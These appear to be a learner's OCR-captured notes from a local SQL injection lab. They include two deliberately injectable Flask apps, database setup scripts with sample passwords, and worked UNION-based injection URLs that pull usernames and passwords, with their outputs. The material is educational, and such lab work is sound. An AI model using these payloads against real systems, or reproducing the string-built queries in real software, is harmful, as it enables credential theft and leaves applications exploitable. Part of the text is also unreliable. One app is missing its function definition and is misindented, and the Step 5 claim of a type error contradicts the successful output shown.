
The UNION Operator:

UNION is powerful because:

- It lets attackers run extra queries
- It can expose completely different tables
- The website often can't tell the difference


UNION injection step by step:

Setup_db.py:




```python
import sqlite3
conn = sqlite3.connect("demo.db")
cur = conn.cursor()
# Create tables
cur.execute("""
CREATE TABLE books (
    id INTEGER PRIMARY KEY,
    author TEXT,
    title TEXT,
    year INTEGER,
    publisher TEXT
)
""")
cur.execute("""
CREATE TABLE users (
    uid INTEGER PRIMARY KEY,
    username TEXT,
    password TEXT
)
""")
# Insert data
cur.executemany(
    "INSERT INTO books (author, title, year, publisher) VALUES (?, ?, ?, ?)",
    [
        ("Litchfield", "The Database Hacker's Handbook", 2005, "Wiley"),
        ("Anley", "The Shellcoder's Handbook", 2007, "Wiley"),
        ("Smith", "Clean Code", 2008, "Prentice Hall")
    ]
)
cur.executemany(
    "INSERT INTO users (username, password) VALUES (?, ?)",
    [
        ("admin", "r00tr0x"),
        ("cliff", "Reboot")
    ]
)
```

App.py:




```python
from flask import Flask, request
import sqlite3
app = Flask(__name__)
def get_db():
    return sqlite3.connect("demo.db")
@app.route("/", methods=["GET"])

    publisher = request.args.get("publisher", "")
    query = (
        "SELECT author, title, year FROM books "
        f"WHERE publisher = '{publisher}'"
    )
    conn = get_db()
    cur = conn.cursor()
    try:
        cur.execute(query)
        results = cur.fetchall()
    except Exception as e:
        results = []
        error = str(e)
    else:
        error = None
    html = """
    <h2>Search books by publisher</h2>
    <form>
        <input name="publisher">
        <input type="submit">
    </form>
    <hr>
    <p><b>Executed query:</b></p>
    <pre>{}</pre>
    <hr>
    """
    if error:
        html += f"<p style='color:red'>ERROR: {error}</p>"
    else:
        html += "<table border=1><tr><th>Author</th><th>Title</th><th>Year</th></tr>"
```




```python
            for row in results:
                html += f"<tr><td>{row[0]}</td><td>{row[1]}</td><td>{row[2]}</td></tr>"
            html += "</table>"
        return html.format(query)
    if __name__ == "__main__":
        app.run(debug=True)
```

Terminal:



```
PS E:\Tounderstnad\sql_injection_lab_2> python .\setup_db.py
Database created.
PS E:\Tounderstnad\sql_injection_lab_2> python app.py
 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 998-674-252
```

Browser:




Search books by publisher

Executed query:

```
SELECT author, title, year FROM books WHERE publisher = ''
```

Author	Title	Year

Step1: Normal input



http://127.0.0.1:5000/?publisher=Wiley

Search books by publisher


Executed query:

```
SELECT author, title, year FROM books WHERE publisher = 'Wiley'
```

Author	Title	Year
Litchfield	The Database Hacker's Handbook	2005
Anley	The Shellcoder's Handbook	2007

- 2 book results
- The SQL query printed on screen

Step2: Break the WHERE clause



http://127.0.0.1:5000/?publisher=Wiley%27+OR+%271%27%3D%271

Search books by publisher

Executed query:

```
SELECT author, title, year FROM books WHERE publisher = 'Wiley' OR '1'='1'
```


Author	Title	Year
Litchfield	The Database Hacker's Handbook	2005
Anley	The Shellcoder's Handbook	2007
Smith	Clean Code	2008

What happens:

- The WHERE condition becomes always true
- All books are returned

This shows basic SQL injection

Step3: UNION injection (the real attack)



http://127.0.0.1:5000/?publisher=Wiley%27+UNION+SELECT+username%2C+password%2C+uid+FROM+users--

Search books by publisher

Executed query:


```
SELECT author, title, year FROM books WHERE publisher = 'Wiley' UNION SELECT username, password, uid FROM users--'
```

Author	Title	Year
Anley	The Shellcoder's Handbook	2007
Litchfield	The Database Hacker's Handbook	2005
admin	r00tr0x	1
cliff	Reboot	2

What we see:

- Normal book results
- Extra rows:
    - usernames appear under *Author*
    - passwords appear under *Title*
    - uid appears under *Year*

Step4: Wrong column count



```
http://127.0.0.1:5000/?publisher=Wiley%27+UNION+SELECT+username%2C+password+FROM+users--
```

Search books by publisher


Executed query:

```
SELECT author, title, year FROM books WHERE publisher = 'Wiley' UNION SELECT username, password FROM users--'
```

ERROR: SELECTs to the left and right of UNION do not have the same number of result columns

We got an error: SQLite complains about column mismatch

Step5: Data type mismatch



```
http://127.0.0.1:5000/?publisher=Wiley%27+UNION+SELECT+uid%2C+username%2C+password+FROM+users--
```

Search books by publisher


Executed query:

```
SELECT author, title, year FROM books WHERE publisher = 'Wiley' UNION SELECT uid, username, password FROM users--'
```

Author	Title	Year
1	admin	r00tr0x
2	cliff	Reboot
Anley	The Shellcoder's Handbook	2007
Litchfield	The Database Hacker's Handbook	2005

SQLite tries to put text into a numeric column → error.

Step6: Using NULL to fix types



```
http://127.0.0.1:5000/?publisher=Wiley%27+UNION+SELECT+username%2C+password%2C+NULL+FROM+users--
```

Search books by publisher

Submit

Executed query:

```
SELECT author, title, year FROM books WHERE publisher = 'Wiley' UNION SELECT username, password, NULL FROM users--'
```

Author	Title	Year
Anley	The Shellcoder's Handbook	2007
Litchfield	The Database Hacker's Handbook	2005
admin	r00tr0x	None
cliff	Reboot	None

Now it works again. This shows why attackers use NULL.

Injecting into Interpreted Languages:


Database fingerprinting is used to identify the type and version of a back-end database so that advanced attacks can be tailored correctly. This can be done by testing database-specific behaviours such as string concatenation methods and numeric functions. MS-SQL and Sybase share many similarities, making them vulnerable to the same techniques. MySQL's version-based comment execution can also be abused to determine the exact database version in use.

Extracting Useful Data:

This section describes how attackers extract sensitive data from a database using SQL injection. By identifying column counts and string-compatible fields, they can display injected query results. Database metadata tables reveal the names of tables and columns, including those storing credentials. Once this structure is known, attackers can directly retrieve usernames, passwords, and other sensitive information.

UNION-Based SQL Injection Lab:


App.py:



app.py > ...

```python
from flask import Flask, request
import sqlite3

app = Flask(__name__)

@app.route("/products")
def products():
    q = request.args.get("q", "")

    conn = sqlite3.connect("shop.db")
    cur = conn.cursor()

    # ❌ VULNERABLE QUERY (DO NOT DO THIS IN REAL APPS)
    query = f"SELECT name, price FROM products WHERE name LIKE '%{q}%'"
    print("Executing:", query)

    try:
        rows = cur.execute(query).fetchall()
    except Exception as e:
        return str(e)

    output = "<h2>PRODUCT | PRICE</h2><br>"
    for r in rows:
        output += f"{r[0]} | {r[1]}<br>"

    return output

app.run(debug=True)
```


Setup_db.py:



setup_db.py > ...


```python
import sqlite3
conn = sqlite3.connect("shop.db")
cur = conn.cursor()
cur.execute("""
CREATE TABLE products (
    name TEXT,
    price TEXT
)
""")
cur.execute("""
CREATE TABLE users (
    login TEXT,
    password TEXT,
    privilege TEXT
)
""")
cur.executemany(
    "INSERT INTO products VALUES (?, ?)",
    [
        ("Netgear Hub (4-port)", "£30"),
        ("Netgear Hub (8-port)", "£40"),
    ]
)
cur.executemany(
    "INSERT INTO users VALUES (?, ?, ?)",
    [
        ("admin", "0wned", "admin"),
        ("dev", "n0ne", "user"),
        ("marcus", "marcus1", "user"),
